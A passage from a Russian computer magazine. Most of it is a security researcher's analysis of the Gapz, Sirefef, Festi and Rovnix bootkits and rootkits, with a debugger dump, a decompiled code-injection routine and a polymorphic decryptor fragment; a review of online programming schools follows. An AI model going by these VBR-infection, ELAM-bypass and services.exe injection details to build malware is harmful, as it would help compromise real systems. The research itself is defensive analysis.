7C90E46D  8B40 2C        MOV EAX,DWORD PTR DS:[EAX+2C]
7C90E470  FF1490         CALL DWORD PTR DS:[EAX+EDX*4]
7C90E473  33C9           XOR ECX,ECX
7C90E475  33D2           XOR EDX,EDX
7C90E477  CD 2B          INT 2B
7C90E479  CC             INT3
7C90E47A  8BFF           MOV EDI,EDI
7C90E47C  8B4C24 04      MOV ECX,DWORD PTR SS:[ESP+4]
7C90E480  8B1C24         MOV EBX,DWORD PTR SS:[ESP]
7C90E483  51             PUSH ECX
7C90E484  53             PUSH EBX
7C90E485  E8 9AC30100    CALL ntdll.7C92A824
7C90E48A  0AC0           OR AL,AL
7C90E48C  74 0C          JE SHORT ntdll.7C90E49A

Registers (MMX)
EAX 00B5DF44
ECX 7E419491 USER32.7E419491
EDX 00E9FDD0
EBX 00030050
ESP 00E9FD60
EBP 00E9FD74
ESI 00B5DF30
EDI 0000000F

EIP 7C90E450 ntdll.KiUserApcDispatcher

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDB000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

MM0 00E9 B638 BF81 4136
MM1 0000 0000 0404 00AB
MM2 0000 0404 0000 0000
MM3 0000 0018 8221 EC28
MM4 00E9 FE84 00E9 FEAC
MM5 0000 0084 BBE9 B638
MM6 0000 0000 0000 0001
MM7 BBE9 B638 BF81 C476
```

Рис. 8. Обработчик ntdll.KiUserApcDispatcher()



Рис. 9. Шелл-код

подозрить неладное и вовремя среагировать. У читателя может возникнуть закономерный вопрос: а как же обход ASLR на x64-системах? Все верно, разработчики не стали заморачиваться, и для поиска шелл-кода используется несложный ROP-код. Подробно останавливаться на этом моменте я не буду, так как подобная методика уже не раз была описана в статьях Алексея Синцова об эксплуатации уязвимостей. А сейчас перейдем еще к одной интересной особенности Gapz — внутреннему устройству буткит-части.

Итак, прежде чем углубляться в детали, давай рассмотрим схему, иллюстрирующую известные методологии заражения системы при помощи буткитов (рис. 10).

До момента обнаружения семейства Gapz самым передовым буткитом был Rovnix, который первым стал инфицировать VBR (Volume Boot Record). Но методология, использованная в Gapz, еще более изощренная, поэтому в моем личном хит-параде буткитов лидером теперь является именно Gapz.

Итак, в последних модификациях Win32/Gapz происходит модификация VBR активного раздела. Происходит модификация только четырех байт оригинального VBR-кода, при помощи которых передается управление на вредоносный код. Подобный подход к заражению делает Gapz довольно незаметным в системе, и изменение всего лишь четырех байт затрудняет обнаружение этой угрозы стандартными способами. Сутью подхода, использованного в Gapz, является модификация только поля HiddenSectors, а все остальные данные VBR и IPL (Initial Program Loader) остаются нетронутыми. Давай посмотрим на устройство активного раздела VBR:

- VBR-код, ответственный за загрузку и IPL;
- BIOS Parameter Block — структура данных, хранящая параметры раздела NTFS;
- TextStrings — строковые константы для отображения в случае ошибки;
- 0xAA55 — два байта сигнатуры начала VBR-кода.

Наиболее интересным местом для анализа VBR в нашем случае будет блок BPB (BIOS Parameter Block), в структуре которого находится поле Hidden Sectors. Значение этого поля содержит количество секторов предшествующих IPL, хранящихся в томе NTFS.

Таким образом, VBR-код считывает 15 секторов, начиная с этого значения, и передает управление на код буткита. Происходит замена значения количества секторов, и теперь управление передается в другое место. А так выглядит загрузочный код после заражения Win32/Gapz (рис. 11).




Рис. 10. Известные методологии заражения буткитами




Рис. 11. Загрузочный код после заражения

Еще одной интересной особенностью вредоносной программы Gapz является то, что у нее отсутствует как таковое тело драйвера. А весь код, загруженный в адресное пространство ядра, представляет собой последовательности шелл-кода. Нечто подобное уже было реализовано в TDL3 несколько лет назад. Отдельно стоит отметить, что подобный подход к загрузке вредоносного кода в ядро операционной системы автоматически обходит защитный механизм ELAM (Early Launch Anti-Malware Module), появившийся начиная с Windows 8. Так как вредоносный код оказывается загруженным в адресное пространство ядра значительно раньше, нежели происходит проверка ELAM.

Очевидно, что ELAM оказывается бесполезным в случае активного буткит-заражения, если драйвер или шелл-код оказался в ядре раньше защитных проверок.

В качестве итога по Gapz хочу отметить, что по-прежнему находятся новые способы разработки эффективных буткитов, а также способов внедрения кода вопреки активному защитному ПО. По моему мнению, Win32/Gapz занял почетное второе место нашего рейтинга более чем заслуженно.

WIN32/SIREFEF

Эта угроза меня заинтересовала тоже довольно интересным и нестандартным методом внедрения кода в системный процесс services.exe.

Итак, давай пройдемся по шагам алгоритма внедрения кода.

ПОДОБНЫЙ ПОДХОД К ЗАГРУЗКЕ ВРЕДОНОСНОГО КОДА В ЯДРО ОПЕРАЦИОННОЙ СИСТЕМЫ АВТОМАТИЧЕСКИ ОБХОДИТ ЗАЩИТНЫЙ МЕХАНИЗМ ELAM (EARLY LAUNCH ANTI-MALWARE MODULE), ПОЯВИВШИЙСЯ НАЧИНАЯ С WINDOWS 8

```
int __thiscall InjectToServices(int this, int tableStart, int a4, int dllStart, int dllLength)
{
  CHAR *v5; // eax@2
  void *v6; // ecx@5
  int (__fastcall *v7)(WCHAR *, int, int, int); // eax@7
  int v9; // [sp+0h] [bp-40h]@1
  OBJECT_ATTRIBUTES a2; // [sp+Ch] [bp-34h]@1
  CAB_INFO cabInfo; // [sp+2Ch] [bp-14h]@4
  UNICODE_STRING v12; // [sp+34h] [bp-Ch]@1
  int v13; // [sp+3Ch] [bp-4h]@1

  sub_405A50(256, this);
  swprintf(
    &v9,
    L"\\\\.\\globalroot\\systemroot\\Installer\\{%08x-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x}\\n.",
    g_someVar1,
    dword_424274,
    HIWORD(dword_424274),
    dword_424278,
    BYTE1(dword_424278),
    BYTE2(dword_424278),
    BYTE3(dword_424278),
    dword_42427C,
    BYTE1(dword_42427C),
    BYTE2(dword_42427C),
    BYTE3(dword_42427C));
  RtlInitUnicodeString(&v12, &a2.SecurityDescriptor);
  v12.Length -= 4;
  a2.ObjectName = &v12;
  v13 = 0;
  a2.Length = 24;
  a2.RootDirectory = 0;
  a2.Attributes = 64;
  a2.SecurityDescriptor = 0;
  a2.SecurityQualityOfService = 0;
  if ( ModifyFile(&oaInprocServ32 + 80, &a2, tableStart, a4) )
  {
    v5 = "w64";
    if ( !isX64 )
      v5 = "w32";
    if ( ExtractFileFromCab_(&cabInfo, v5) )
    {
      if ( InjectMethodNew(&oaServices, cabInfo.cabStart, cabInfo.cabSize, dllStart, dllLength) || sub_401C7A(&v9) )
      {
        sub_402410(v6, 30);
        v7 = InjectMethodOld64;
        if ( !isX64 )
          v7 = InjectMethodOld32;
        v13 = (v7)(dllLength - 12);
      }
      LocalFree(cabInfo.cabStart);
    }
  }
  return v13;
}
```

Рис. 12. Функция внедрения кода в декомпилированном виде

```
         push    cs                      Basic Block 1
         call    $+3
         pop     ax
         jmp     short loc_4E
; ---------------------------------------------------------------
loc_7:
         mov     cx, 469h
loc_A:                                   Basic Block 2
         lodsw
         xor     ax, dx
         jmp     short loc_55
; ---------------------------------------------------------------
loc_F:
         add     si, bp                  Basic Block N
         pop     bp
         retf
; ---------------------------------------------------------------
loc_13:
         add     ax, 68h ; 'h'
         mov     si, ax                  Basic Block 3
         add     bp, ax
         jmp     short loc_45
; ---------------------------------------------------------------
loc_1C:
         push    40h ; '@'
         pop     ds
         assume ds:nothing
         mov     cx, [di]                Basic Block 4
         sub     ecx, 3
         mov     [di], cx
         jmp     short loc_61
; ---------------------------------------------------------------
```




Рис. 13. Полиморфизм тела буткита

На первом этапе происходит извлечение шелл-кода, хранящегося внутри дроппера. На втором происходит непосредственное внедрение кода в services.exe (Service Control Manager). Функция внедрения кода в декомпилированном виде выглядит следующим образом (рис. 12).

В последних версиях ZeroAccess использовал две техники внедрения кода. Первый способ задействовал трюк с вызовом ZwOpenThread()/ZwOpenProcess(), модификацией памяти и вызовом ZwQueueApcThread(). Этот метод применялся для заражения x86-систем. Второй же способ использовался для заражения 64-битных систем и осуществляет модификации в файле Service Control Manager.

На следующем шаге второго способа внедрения кода происходит создание объекта секции посредством вызова ZwCreateSection() и копирование services.exe содержимого файла, созданного на предыдущем этапе. После этого модифицируется код функции ScRegisterTCPEndpoint() и удаляется поддержка ASLR в этом модуле путем модификации соответствующего флага в PE-заголовке (это необходимо для стабильной работы шелл-кода, так как он работает с заранее заданными адресами).

Заключительным, четвертым шагом является создание нового файла services.exe с оригинальным названием, но измененным внутри. Создание файла осуществляется при помощи вызова ZwCreateFile(), что позволяет заполнить расширенные атрибуты NTFS. Это позволяет указать в них путь к вредоносному dll-модулю. Этот модуль не хранится непосредственно в services.exe и загружается, используя недокументированные особенности файловой системы NTFS.

Таким образом, Win32/Sirefef — интересный и сложный образец современных руткит-технологий, авторы которых постоянно совершенствуют свое творение и добавляют нам хлопот с его обнаружением. Поэтому мы отдаем этой угрозе почетное третье место за нестандартные приемы, использованные в процессе внедрения кода.

WIN32/FESTI

Так как место в журнале не резиновое, а я и так разошелся в описании предыдущих угроз, я не буду уделять много внимания Festi. Ведь совсем недавно (несколько номеров назад) была опубликована подробная статья, описывающая эту вредоносную программу. Скажу только, что Festi получает четвертое место нашего рейтинга за интересный подход в реализации ООП-фреймворка внутри драйвера и бестелесную систему плагинов, которые не хранятся на диске. Подробности об этой вредоносной угрозе также можно найти в моем личном блоге (amatrosov.blogspot.com).

WIN32/ROVNIX

До появления семейства Gapz именно этот буткит был наиболее технологичным. В этом же году эта буткит-платформа не претерпела больших изменений, а все обновления были направлены на затруднение обнаружения со стороны антивирусного ПО и доработки скрытой файловой системы. Таким образом, распаковщик основного тела буткита стал полиморфным.

Если углубиться непосредственно в код, то на самом деле полиморфизм, используемый в нем, достаточно прост (рис. 13). Коснулись изменения и скрытой файловой системы, в которой появилась возможность множественных внедрений кода, что позволяет устанавливать несколько вредоносных программ одновременно и контролировать работу их драйвера в ядре операционной системы.

За все это Rovnix опять попал в наш рейтинг, но уже на последнее место, так как не содержит принципиальных нововведений.

В КАЧЕСТВЕ ЗАКЛЮЧЕНИЯ

Среди огромного потока угроз, который проходит через наши исследовательские центры по всему миру, встречается не так много действительно интересных и нестандартных вредоносных программ, исследуя которые можно почерпнуть что-то новое.

В этой статье я постарался собрать те угрозы, что увлекли лично меня. К примеру, на исследование Flame понадобилось несколько месяцев, чтобы получить более-менее понятную картину и установить все взаимосвязи с его предшественниками на уровне кода. Будем надеяться, в следующем году нам будет чем наполнить очередной технологический рейтинг угроз :). ⌶

Preview

UNIXOID



114

НОВЫЙ ПРОЙДЕННЫЙ РУБЕЖ
Традиционный обзор главных достижений движения Open Source в прошедшем году. Спойлер: Linux не завоевал десктоп, но в очередной раз сделал два шага навстречу этой цели. Цель, впрочем, отошла на пять шагов дальше. Всё как всегда, а чего ты, спрашивается, хотел?

В обзор вошли изменения в ядре Linux, анализ новшеств в Ubuntu, новые разработки в BSD-стане и такие знаковые явления, как выход Steam под Linux. Не забыли и про непрекращающуюся эпопею с UEFI-загрузчиками. Ну не могла Microsoft не нагадить. Опять-таки, как всегда.

UNIXOID



118

ГЛУБИННОЕ ЗОНДИРОВАНИЕ
Руководство по использованию инструментов динамической трассировки для исследования поведения системы


КОДИНГ





102


ПРОЙДИ ШКОЛУ ЖИЗНИ
Обзор онлайн-школ, позволяющих заниматься самообразованием по множеству IT-дисциплин.



106

КОДИНГ ДЛЯ WINDOWS 8
Продолжаем разговор о программировании Metro-приложений. На этот раз речь пойдет о Windows 8.

SYN/ACK





124


САМ СЕБЕ СИНОПТИК
Быстро разворачиваем популярные облачные сервисы: пошаговое руководство для Azure и Amazon EC2.





128

МНОГОСЛОЙНАЯ БРОНЯ
Набор советов, позволяющих создать максимально безопасное окружение для работы веб-приложений.





134

ПРИПОДНЯТЬ ПОТОЛОК
Сравниваем расширения для популярных веб-серверов, позволяющих значительно увеличить производительность.

Игорь «Spider_NET» Антонов (antonov.igor.khv@gmail.com, vr-online.ru)

Пройди школу жизни

ОБЗОР ОНЛАЙН-КУРСОВ ПОВЫШЕНИЯ КВАЛИФИКАЦИИ ДЛЯ ПРОГРАММИСТОВ

Про то, как учат в отечественных институтах и университетах, ты знаешь и сам. После пяти лет обучения-тому-как-учиться ты выходишь с дипломом и говоришь себе: «да, спасибо советской школе, математику тут преподавали нормально. Теперь мне осталось научиться программировать». И тут — оба — и эта статья! Камон, парень, сейчас модно учиться в онлайне!


Codeacademy

БЕСПЛАТНО
ЯЗЫК: английский/русский
САЙТ: codeacademy.com

В «академии кода» обучение полностью бесплатное, и ты вправе сам выбирать его интенсивность. Здесь нет четких планов, экзаменов и жестких графиков. По факту весь контроль над собой ложится на твои же плечи.

В общем виде процесс обучения здесь строится следующим образом. Ты регистрируешься на сайте, выбираешь желаемую дисциплину (язык программирования) и приступаешь к изучению теоретических и практических заданий. В настоящее время на Codeacademy для изучения доступны следующие языки программирования: Python, Ruby, JavaScript, HTML/CSS и jQuery.

РЕЗЮМЕ: Хороший бесплатный сервис. Несмотря на бесплатность и вольный подход к обучению, здесь можно почерпнуть неплохие начальные знания. Само собой, Codeacademy не сотворит из тебя профи, но дать хороший старт и первую практику однозначно поможет.




Khan Academy

БЕСПЛАТНО
ЯЗЫК: английский
САЙТ: www.khanacademy.org

Это не просто online-школа, это громаднейшая библиотека курсов на любой вкус и цвет. Как и у других подобных проектов, здесь имеются не только компьютерные дисциплины. Здесь ты можешь освоить математику, экономику, физику, биологию, медицину и не только. В настоящий момент на проекте доступно 218 670 436 уроков! Пожалуй, это самая «богатая» из существующих в настоящее время online-школ.

Процесс обучения в Khan Academy построен так. Ты выбираешь наиболее понравившуюся дисциплину и начинаешь последовательно изучать уроки, входящие в состав курса. Каждый урок сопровождается небольшой теоретической частью, интерактивной консолью, справочником функций и интерактивным табло результатов. Если по урокам возникают вопросы — их всегда можно задать в комментариях. Студентов на проекте тусуется много, и вероятность получить оперативный ответ крайне высока.



РЕЗЮМЕ: Шикарная кладовая актуальной информации. Количество интересных тем просто поражает. Мне очень понравился курс для новичков в разработке игр. Более доходчивого описания этого сложного, но интересного процесса за свою практику мне не доводилось видеть. Особенно порадовала интерактивная консоль. С ее помощью можно сразу внести правки в код (например, в код игры) и тут же увидеть результат.


Coursera

БЕСПЛАТНО
ЯЗЫК: английский
САЙТ: https://www.coursera.org

Что будет, если онлайн-школу организует не просто кучка энтузиастов, а профессора одного из самых престижных университетов мира, Стэнфорда? Ответ чрезвычайно прост — получится убойный виртуальный колледж, мимо которого вряд ли сможет пройти хоть один студент. Coursera — яркий тому пример. Проект был запущен в начале этого года, но уже успел прогреметь и собрать ни много ни мало — чуть больше миллиона студентов.

Все курсы абсолютно бесплатны, и среди дисциплин есть не только компьютерные науки, но и более приземленные вещи вроде экономики и менеджмента. Материалы держат высокую планку качества, а преподавателями являются не абы кто, а те самые профессора из Стэнфорда.

Список компьютерных дисциплин достаточно многогранен. Тут тебе и криптография, и отдельный курс по алгоритмам, и функциональное программирование, и много чего еще. Одним словом, заправляться знаниями здесь можно чрезвычайно долго и продуктивно. Главное — выбрать интересные курсы и успеть записаться на нужную сессию (обучение проходит в реальном времени).



РЕЗЮМЕ: Огромный плюс ресурса состоит в разнообразии доступных курсов — найти полезное для себя смогут не только разработчики и любители околокомпьютерных тем, но и экономисты, и любители астрономии, например. Преподаватели из Стэнфорда — залог качества знаний. Цена — второй важный плюс ресурса. Обучение полностью бесплатно.

Code School

ПЛАТНО И БЕСПЛАТНО
ЯЗЫК: английский
САЙТ: www.codeschool.com

Проект сразу бросается в глаза отличным дизайном и веселым форматом подачи. Казалось бы, юмор при рассмотрении серьезных вещей вроде jQuery, Ruby, Git, RoR не очень уместен, но авторам курсов удалось доказать обратное.

Теории дается только необходимый минимум. Авторы делают ставку на то, что все теоретические пробелы ты сможешь восполнить по ходу реализации собственного проекта.

Формат обучения такой же, как и в других школах. Тебе предлагают просмотреть несколько скринкастов, автор которых рассказывает необходимую теоретическую часть. После ты получишь практические задания. Все они выполняются на сайте в интерактивной консоли.




РЕЗЮМЕ: Дизайн ресурса и стиль изложения материалов вызывают сугубо положительные эмоции. Теория подается в максимально выгодном свете и не позволяет заснуть до начала практики. Цены на курсы достаточно невысокие (что-то около 25–30 долларов в месяц). Помимо платных дисциплин, на сайте проекта имеются и бесплатные уроки.

PeepCode

ПЛАТНО И БЕСПЛАТНО
ЯЗЫК: английский
САЙТ: https://peepcode.com

Ты интересовался модными нынче трендами вроде node.js, clojure, RoR? На PeepCode тебе не только про них расскажут, но и смогут показать наглядные примеры использования. Система обучения построена на скринкастах. Каждый урок — это отдельный профессионально записанный и озвученный видеоролик.

99% материалов распространяется на платной основе. Цены разные, и каждый сможет найти для себя наиболее удобный тарифный план. Например, пакет из десяти скринкастов с возможностью отложенного просмотра стоит 99 долларов — по нынешним меркам вполне приемлемая цена. Видео поставляется в HD-формате, а произношение диктора радует слух и не требует постоянных перемоток, чтобы разобрать, о чем же говорил индийский учитель.



РЕЗЮМЕ: Школа придется по душе любителям скринкастов и современных методов обучения. Тут всё рассказывают и показывают достаточно подробно. PeepCode не выдает никаких сертификатов и готов тебя обучать, если у тебя есть денежки и ты владеешь английским. Качество видеороликов и речь дикторов приятно удивят. Пожалуй, не хватает только систем планирования занятий и проверки знаний.

CodePlayer

БЕСПЛАТНО
ЯЗЫК: английский
САЙТ: thecodeplayer.com

Я бы назвал этот проект не школой, а заранее подготовленным реалити-шоу. Здесь нет привычных последовательных уроков по определенной теме. Нет тут и заумных лекций от именитых представителей. Зато здесь имеется возможность понаблюдать, как приложение создается с нуля. Получается что-то вроде подробного скринкаста: код последовательно набирается, а в области результатов отображается текущее состояние проекта. Создается ощущение, что ты стоишь за монитором крутого разработчика, творящего на твоих глазах кодерские чудеса. Набравшись опыта и вдохновившись идеей, ты сам сможешь присоединиться к проекту и создать свой обучающий сет.

РЕЗЮМЕ: В первую очередь ресурс интересен своим нестандартным подходом к обучению. Воспроизвести пример не составит труда, а возможность присоединиться к числу авторов уроков — дополнительный плюс. Для полного счастья ресурсу не хватает только солидного объема обучающих материалов. Пока количество видео не столь велико, как хотелось бы, но начало положено.


ИНТУИТ

ПЛАТНО И БЕСПЛАТНО
ЯЗЫК: русский
САЙТ: www.intuit.ru

Аббревиатура ИНТУИТ расшифровывается как Интернет-университет информационных технологий. Здесь любой желающий может не только освоить определенную дисциплину (например, пройти курс по программированию игр для Windows Phone 7), но и получить полное высшее образование. По окончании курсов выдается весь необходимый пакет документов и диплом негосударственного образца.

Список доступных для изучения дисциплин достаточно велик. Тут есть курсы по Java, PHP, C# и многим другим технологиям. Обучение ведется как по программам профессиональной подготовки, так и повышения квалификации. Первый вариант круче, так как часов на него отводится значительно больше, следовательно, и объем знаний будет выше.

РЕЗЮМЕ: Получить образование или повысить квалификацию не выходя из дома — предложение интересное, но делать на него основную ставку надо с большой осторожностью. Диплом негосударственного образца во многих компаниях нашей необъятной родины



воспринимается прохладно. Поэтому вариант учебы в онлайне вместо посещения реального вуза лучше не рассматривать.

Специалист

ПЛАТНО
ЯЗЫК: русский
САЙТ: www.specialist.ru

Сразу хочу сказать: это одно из немногих мест, где можно постичь компьютерные науки на родном языке. Компьютерный центр обучения «Специалист» создан при всем известном МГТУ им. Н. Э. Баумана и готов предложить обучение различным дисциплинам в двух форматах: онлайн и офлайн. Перечень офлайн-курсов однозначно лидирует, но и список онлайн-дисциплин старается не отставать. Тут ты можешь познакомиться с C, JavaScript и другими технологиями.

Особая фишка центра обучения «Специалист» — возможность пройти авторизированные курсы компании Microsoft. Все лекции представляют собой запись реальных занятий — те же сертифицированные преподаватели, лабораторные работы и прочий студенческий трэш, угар и содомия. Ну а в конце, как и полагается, будет выдан сертификат об окончании курса.

РЕЗЮМЕ: Впитывать знания на родном языке всегда приятней, а для тех, кто не знаком с английским, — единственная возможность. Огорчает, что список дисциплин, доступных для изучения в режиме онлайн, уступает офлайновому варианту. Однако возможность



пройти авторизированные курсы от Microsoft с последующей выдачей сертификата — хорошая компенсация.

Pluralsight

ПЛАТНО И БЕСПЛАТНО
ЯЗЫК: английский
САЙТ: pluralsight.com

Онлайн-школа с неплохой подборкой обучающего материала по вселенной .NET. Тут тебя ждут курсы по модному нынче ASP.NET, неплохой десятичасовой сет по языку C# и много чего еще. Такие популярные направления, как Android, HTML5, C++, PowerShell, MS SQL Server, также не оставлены в стороне. Всего проект насчитывает чуть больше трехсот прекрасно сбалансированных курсов.

Система обучения в Pluralsight построена следующим образом. Теория подается в форме заранее записанных лекций — скринкастов. Предусмотрена возможность после прохождения курса проверить знания — сдать внутренний экзамен.

РЕЗЮМЕ: Эта школа однозначно порадует любителей мира .NET. Интересных курсов тут предостаточно, и их количество продолжает расти. Качество материалов также оставляет приятные впечатления. Английский дикторов хорош, и речь разборчива — тебя ведь не напрягает индийский акцент? :) Цены также весьма демократичные. Например, месячная подписка стоит около 30 долларов. Огорчила лишь техническая сторона проекта. С размахом сегодняшних веб-технологий можно



было сотворить более продвинутую площадку для обучения студентов.


Programr

БЕСПЛАТНО
ЯЗЫК: английский
САЙТ: www.programr.com

Если ты из тех людей, которые считают, что главное — практика, а теория приложится потом, то рекомендую обратить внимание на школу Programr. На этом проекте тебе помогут познать популярные языки программирования (PHP, .NET, Java, C++ и другие) без занудной теории. Процесс обучения сводится к получению и выполнению очередного практического задания.

Как правило, каждое задание содержит кусок кода, который необходимо довести до ума. Код ты пишешь самостоятельно в специальной консоли, доступной прямо на странице урока. Закончив кодировать, ты сразу можешь протестировать созданное решение и проверить его на корректность.

РЕЗЮМЕ: Количество доступных уроков впечатляет. К тому же все они распространяются совершенно бесплатно. Уровень уроков также различен. Есть как совсем простые, так и достаточно сложные. Для решения некоторых задач однозначно придется обратиться к книгам,



которые и должны синхронизировать теорию и практику.

Bloc

ПЛАТНО
ЯЗЫК: английский
САЙТ: www.bloc.io

А вот это уже самая настоящая школа с реальными преподавателями и некислым ценником. Стоимость обучения за двенадцать недель составляет 5000 американских президентов! За это время преподаватели обещают сделать из тебя настоящего веб-разработчика. В программу входят технологии: Ruby, командная строка *nix-терминала, Git, HTML/CSS, базы данных, фреймворк Ruby on Rails и другие.

Высокая стоимость обучения обосновывается практически индивидуальным подходом к каждому студенту. Доходит до того, что за каждым учеником закрепляется персональный тренер, который готов в любое время проконсультировать и ответить на всевозможные вопросы.

РЕЗЮМЕ: Предложение заманчивое — список тем крайне интересен, но высокая цена... Возможно, полученные знания действительно стоят запрашиваемых денег, но пока проверить это можно разве что по отзывам бывших студентов.




Hexlet

БЕСПЛАТНО
ЯЗЫК: русский
САЙТ: hexlet.org

Проект запущен совсем недавно и сделан по примеру сервиса Coursera, о котором мы уже говорили. Ты можешь выбрать для себя одну из двух ролей — потребитель и созидатель. В первом случае ты становишься студентом, а во втором — преподавателем, имеющим возможность организовать собственный курс.

В настоящее время на Hexlet доступен всего лишь один профильный курс — «Разработка приложений под Mac OS X». Учитывая детский возраст проекта, это нормально. Пока авторы не берут денег за обучение, но популярность проекта уверенно растет, так что переход на коммерческие рельсы вполне возможен.



Название проекта	Практика в режиме online	Интерактив	Язык
